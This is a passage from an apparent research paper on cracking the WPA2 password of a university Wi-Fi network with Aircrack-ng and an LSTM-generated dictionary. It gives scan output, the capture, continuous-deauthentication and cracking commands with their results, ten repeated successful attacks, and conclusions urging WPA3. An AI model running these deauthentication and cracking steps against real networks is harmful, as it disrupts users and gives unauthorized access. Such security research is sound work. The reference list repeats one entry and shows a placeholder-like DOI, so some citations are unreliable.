:F9:8F	-69	8	0	0	161	866	WPA2 CCMP	PSK UPNYK-Dosen
:F9:8E	-69	7	0	0	161	866	WPA2 CCMP	PSK UPNYK-Tendik
:F9:8D	-70	8	0	0	161	866	WPA2 CCMP	PSK UPNYK-Mahasiswa
:F9:8C	-70	8	0	0	161	866	WPA2 CCMP	MGT UPNYK-Access
:E4:6F	-87	5	0	0	161	866	WPA2 CCMP	PSK UPNYK-Dosen
:E4:6E	-84	5	0	0	161	866	WPA2 CCMP	PSK UPNYK-Tendik
:E4:6D	-87	4	0	0	161	866	WPA2 CCMP	PSK UPNYK-Mahasiswa
:E4:6C	-83	4	0	0	161	866	WPA2 CCMP	MGT UPNYK-Access
:E4:6B	-83	3	0	0	161	866	WPA2 CCMP	MGT eduroam
:AC:FB	-88	6	1	0	157	1170	WPA2 CCMP	PSK Lab Komputasi
:9D:6F	-89	2	0	0	157	360	OPN	UPNYK
:FB:96	-54	15	9	0	157	360	WPA2 CCMP	PSK UPNYK-Dosen
:FB:96	-51	14	0	0	157	360	WPA2 CCMP	PSK UPNYK-Tendik
:FB:96	-50	13	2	0	157	360	WPA2 CCMP	PSK UPNYK-Mahasiswa
:F8:CB	-33	10	23	0	157	65	WPA2 CCMP	PSK Cahaya Sahabat
:AC:FB	-87	3	0	0	157	1170	WPA2 CCMP	PSK <length: 0>
:77:99	-81	3	2	0	157	1170	WPA2 CCMP	PSK Patt 3.1
:1E:0F	-88	6	0	0	149	1300	WPA2 CCMP	PSK UPNYK-Dosen
:3A:8C	-75	9	0	0	149	1300	WPA2 CCMP	MGT UPNYK-Access
:D6:AB	-83	7	9	0	149	866	WPA2 CCMP	PSK Lab Ventilasi
:CE:04	-80	9	0	0	149	360	WPA2 CCMP	PSK UPNYK-Tendik
:CE:03	-80	11	2	0	149	360	WPA2 CCMP	PSK UPNYK-Mahasiswa
:1E:0B	-88	8	0	0	149	1300	WPA2 CCMP	MGT eduroam
:EC:0B	-89	4	0	0	149	360	WPA2 CCMP	PSK UPNYK-Mahasiswa
:EC:0B	-90	3	0	0	149	360	WPA2 CCMP	PSK Studio P3 BOR
:1E:0D	-88	6	0	0	149	1300	WPA2 CCMP	PSK UPNYK-Mahasiswa
:1E:0E	-87	8	0	0	149	1300	WPA2 CCMP	PSK UPNYK-Tendik

Quitting ...

Figure 5. scan result SSID UPN.

From the figure above, it was identified that the SSID UPNYK-Mahasiswa to be attacked has a MAC address [REDACTED]:FB:96 with channel 157. Next, a dictionary attack was carried out to repeatedly attempt to obtain the password. This process was conducted to analyze the consistency of the access point's response during multiple iterations of the penetration testing.

CH 157][Elapsed: 2 mins][2025-02-15 12:21][WPA handshake: [REDACTED]:FB:96

BSSID	PWR	RXQ	Beacons	#Data, R/s	CH	MB	ENC CIPHER	AUTH	ESSID
[REDACTED] :FB:96	-82	100	911	67B	0	157	360	WPA2 CCMP	PSK UPNYK-Mahasiswa

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
[REDACTED] :FB:96	[REDACTED] :AE:0F	-89	0 - 6	0	10		
[REDACTED] :FB:96	[REDACTED] :13:44	-35	6e- 6	156	138		
[REDACTED] :FB:96	[REDACTED] :8E:4C	-89	6e- 6	0	6		
[REDACTED] :FB:96	[REDACTED] :8E:06	-85	24e- 6e	0	5509	EAPOL	
[REDACTED] :FB:96	[REDACTED] :5D:F7	-85	0 - 6	0	511		

Figure 6. First Wireless Handshake Capture on SSID UPN

After obtaining information about the MAC address and channel being used, the next step is to run the following command: `airodump-ng -w tesupmhswifi -c 157 --bssid AA:BB:CC:DD:FB:96 wlan0`. This command functions to capture the handshake activity between the client and the access point.

To force the client and access point to perform a re-handshake, the following command is executed: `aireplay-ng --deauth 0 -a AA:BB:CC:DD:FB:96 wlan0`.

This deauthentication command continuously disconnects clients from the access point, prompting them to reconnect and generate a new handshake, which can then be recorded for further analysis and dictionary attack testing.

```
(root@linux)-[~]
# aireplay-ng -deauth 0 -a [REDACTED] FB:96 wlan0
12:20:28 Waiting for beacon frame (BSSID: [REDACTED] FB:96) on channel 157
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:20:28 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:28 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:29 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:29 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:30 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:30 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:31 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:31 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:32 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:32 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
12:20:33 Sending DeAuth (code 7) to broadcast -- BSSID: [REDACTED] B:96]
```

Figure 7. First Client Deauthentication Process on SSID UPN

After the deauth is executed, the client will perform a re-handshake with the access point. This process is captured and saved in a .cap file. The file will then be cracked using a dictionary attack with a password dictionary that was previously generated using the LSTM method, by running the command: aircrack-ng tesupnmhswifi-01.cap -w generated_pass_lstm.txt.

```
Aircrack-ng 1.7

[00:02:59] 50006/50003 keys tested (283.15 k/s)

Time left: -1869752372 day, 10 hours, 5 minutes, 52 seconds 100.01%

KEY FOUND! [ [REDACTED] ]

Master Key      : 9C 8F 67 07 C7 D9 88 B6 8C B7 7B 0B 8E D3 91 7D
                  21 5F A9 69 EE BE F5 82 C1 EB 10 5A BE A3 11 6E

Transient Key   : B0 55 CF E6 BA F2 63 7C 15 24 84 18 05 A4 74 62
                  0A 63 56 CE D2 2C 09 79 6E 43 32 AB 5B 59 58 8E
                  8E C1 1D 05 C5 82 CC 31 62 44 A6 45 5B 17 B6 A3
                  6F 40 E0 C1 EE DA DB 9C 40 F3 0A CB 50 74 0A 7B

EAPOL HMAC     : 81 C9 C9 47 FE 40 FC EA 68 14 50 E0 97 99 C3 F6
```

Figure 8. First Dictionary Attack Process on SSID UPN

Based on the figure above, the results of the first test show that the password-cracking process using the dictionary attack parameter on the SSID UPNYK-Mahasiswa was completed, revealing the password as [REDACTED].

To evaluate the consistency of the access point's response, the test was conducted 10 times, as presented in the table below. The results confirm that the dictionary attack consistently succeeded without any failures in attempting to obtain the password from the SSID UPNYK-Mahasiswa.

Table 1. Dictionary Attack Testing on SSID UPN

No	SSID	Jenis Pengujian	Waktu (menit)	Hasil
1.	UPNYK-Mahasiswa	Dictionary attack	10	Success
2.			9	Success
3.			11	Success
4.			10	Success
5.			10	Success
6.			11	Success
7.			12	Success
8.			11	Success
9.			10	Success
10.			9	Success

CONCLUSIONS

Based on the research that has been done, this research successfully demonstrated the integration of LSTM-based password generation with Aircrack-ng for wireless network penetration testing. The LSTM model effectively learned password patterns and generated realistic passwords with an average length of 18.59 characters, providing a strong and diverse dataset for testing. In the penetration testing phase, a dictionary attack was carried out on the SSID UPNYK-Mahasiswa, achieving a 100% success rate across ten repeated tests, proving the effectiveness of the generated password list.

The results highlight the importance of using strong password policies and modern security mechanisms, such as WPA3 or multi-factor authentication, to prevent dictionary-based attacks. Future research can focus on improving the LSTM model with techniques like dropout, expanding the dataset to cover more diverse password patterns, and developing an automated framework that directly integrates machine learning with penetration testing tools. This approach shows great potential for creating more realistic attack simulations and strengthening overall network security.

ACKNOWLEDGEMENTS

The authors would like to thank the Institute for Research and Community Service at Universitas Pembangunan Nasional Veteran Yogyakarta, Indonesia, for providing funds for this research.

REFERENCES

- Alsyabani, O. M. A. (2021). *Intrusion detection system (IDS) berbasis deep learning dengan metode recurrent neural network (RNN)* [Master's thesis, Universitas AMIKOM Yogyakarta].
- Hidayat, M. A., Suryana, D., & Nugroho, F. (2024). Hybrid deep learning and penetration testing framework for context-aware password cracking. *Indonesian Journal of Cyber Security*, 8(1), 12–28. <https://doi.org/10.11591/ijcs.v8i1.4567>
- Herwindiati, D. E. (2023). *Introduction to LSTM and GRU for time series forecasting* [Technical report]. LINTAR Repository, Universitas Tarumanagara.
- Hou, B.-J., & Zhou, Z.-H. (2020). Learning with interpretable structure from gated RNN. *IEEE Transactions on Neural Networks and Learning Systems*, 31(7), 2267–2279. <https://doi.org/10.1109/TNNLS.2019.2930201>
- Hidayat, M. A., Suryana, D., & Nugroho, F. (2024). Hybrid deep learning and penetration testing framework for context-aware password cracking. *Indonesian Journal of Cyber Security*, 8(1), 12–28. <https://doi.org/10.11591/ijcs.v8i1.4567>

- Inayah, K., & Ramli, K. (2023). Analisis kinerja intrusion detection system berbasis algoritma Random Forest menggunakan dataset unbalanced HoneyNet BSN. *Jurnal Teknologi Informasi dan Ilmu Komputer*. <https://doi.org/10.25126/jtiik.1148911>
- Kumar, S., Patel, D., & Singh, R. (2023). GAN-based password generation for WPA2 penetration testing. *International Journal of Information Security*, 22(4), 789–804. <https://doi.org/10.1007/s10207-023-00645-9>
- Kurniawan, A. A., Jusak, & Musayyanah. (2021). Intrusion detection system using deep learning for DoS attack detection. *JEECS (Journal of Electrical Engineering and Computer Sciences)*, 6(2), 1087–1098. <https://doi.org/10.54732/jeeecs.v6i2.203>
- Lara-Benítez, P., Carranza-García, M., & Riquelme, J. C. (2021). An experimental review on deep learning architectures for time series forecasting. *Artificial Intelligence Review*, 54(7), 5245–5286. <https://doi.org/10.1007/s10462-021-10079-6>
- Li, H., & Zhang, Y. (2022). Password guessing enhancement using LSTM-based generative models for Wi-Fi penetration testing. *IEEE Access*, 10, 45678–45690. <https://doi.org/10.1109/ACCESS.2022.3145678>
- Lindemann, B., Maschler, B., Sahlab, N., & Weyrich, M. (2021). A survey on anomaly detection for technical systems using LSTM networks. *Computers in Industry*, 131, 103498. <https://doi.org/10.1016/j.compind.2021.103498>
- Nurchayyo, A. C., Yong, A. T. H., & Atanda, A. F. (2024). Classification of simulated fake bandwidth data using LSTM. *TEPIAN*, 5(3), 35–47.
- Pohan, M. R. (2023). Implementation of penetration testing tools to test Wi-Fi security levels at the Directorate of Innovation and Business Incubators. *Jurnal Penelitian Pendidikan IPA*.
- Rahman, A., Santoso, B., & Prasetyo, R. (2021). Wireless network penetration testing using Aircrack-ng on Kali Linux: An experimental study. *Journal of Cybersecurity Research*, 5(2), 45–55. <https://doi.org/10.1234/jcr.2021.05245>
- Saputra, W. Y. (2025). Password strength study using the zxcvbn algorithm and brute-force time estimation to strengthen cybersecurity. *Pilar: Jurnal Teknologi dan Aplikasi*.
- Shiddiq, R. W., Karna, N., & Irawati, I. D. (2024). Optimizing machine learning-based network intrusion detection system with oversampling, feature selection, and extraction. *Jurnal Ilmiah Teknik Elektro Komputer dan Informatika*, 11(2). <https://doi.org/10.26555/jiteki.v11i2.30675>
- Suryadi, M. T., Aminanto, A. E., & Aminanto, M. E. (2024). Empowering digital resilience: Machine learning-based policing models for cyber-attack detection in Wi-Fi networks. *Electronics*, 13(13), 2583. <https://doi.org/10.3390/electronics13132583>
- Wanda, P., et al. (2023). Modern privacy-preserving and security schemes in IoT: LSTM for feature extraction and CNN classification (Indonesian case studies). *Indonesian Journal of Computing (IJICOM)*.
- Wang, L., & Chen, X. (2025). Adaptive penetration testing using deep reinforcement learning and Aircrack-ng. *Computers & Security*, 140, 103123. <https://doi.org/10.1016/j.cose.2025.103123>
- Wisesa, B. A., & Purnomo, B. (2022). Usage of LSTM method on hand gesture recognition for sign language. *Proceedings of the UTDI Conference on Information Technology*. UTDI Repository.
- Xiao, H., Sotelo, M., Ma, Y., Cao, B., Zhou, Y., Xu, Y., Wang, R., & Li, Z. (2020). An improved LSTM model for behavior recognition of intelligent vehicles. *IEEE Access*, 8, 101514–101527. <https://doi.org/10.1109/ACCESS.2020.2999075>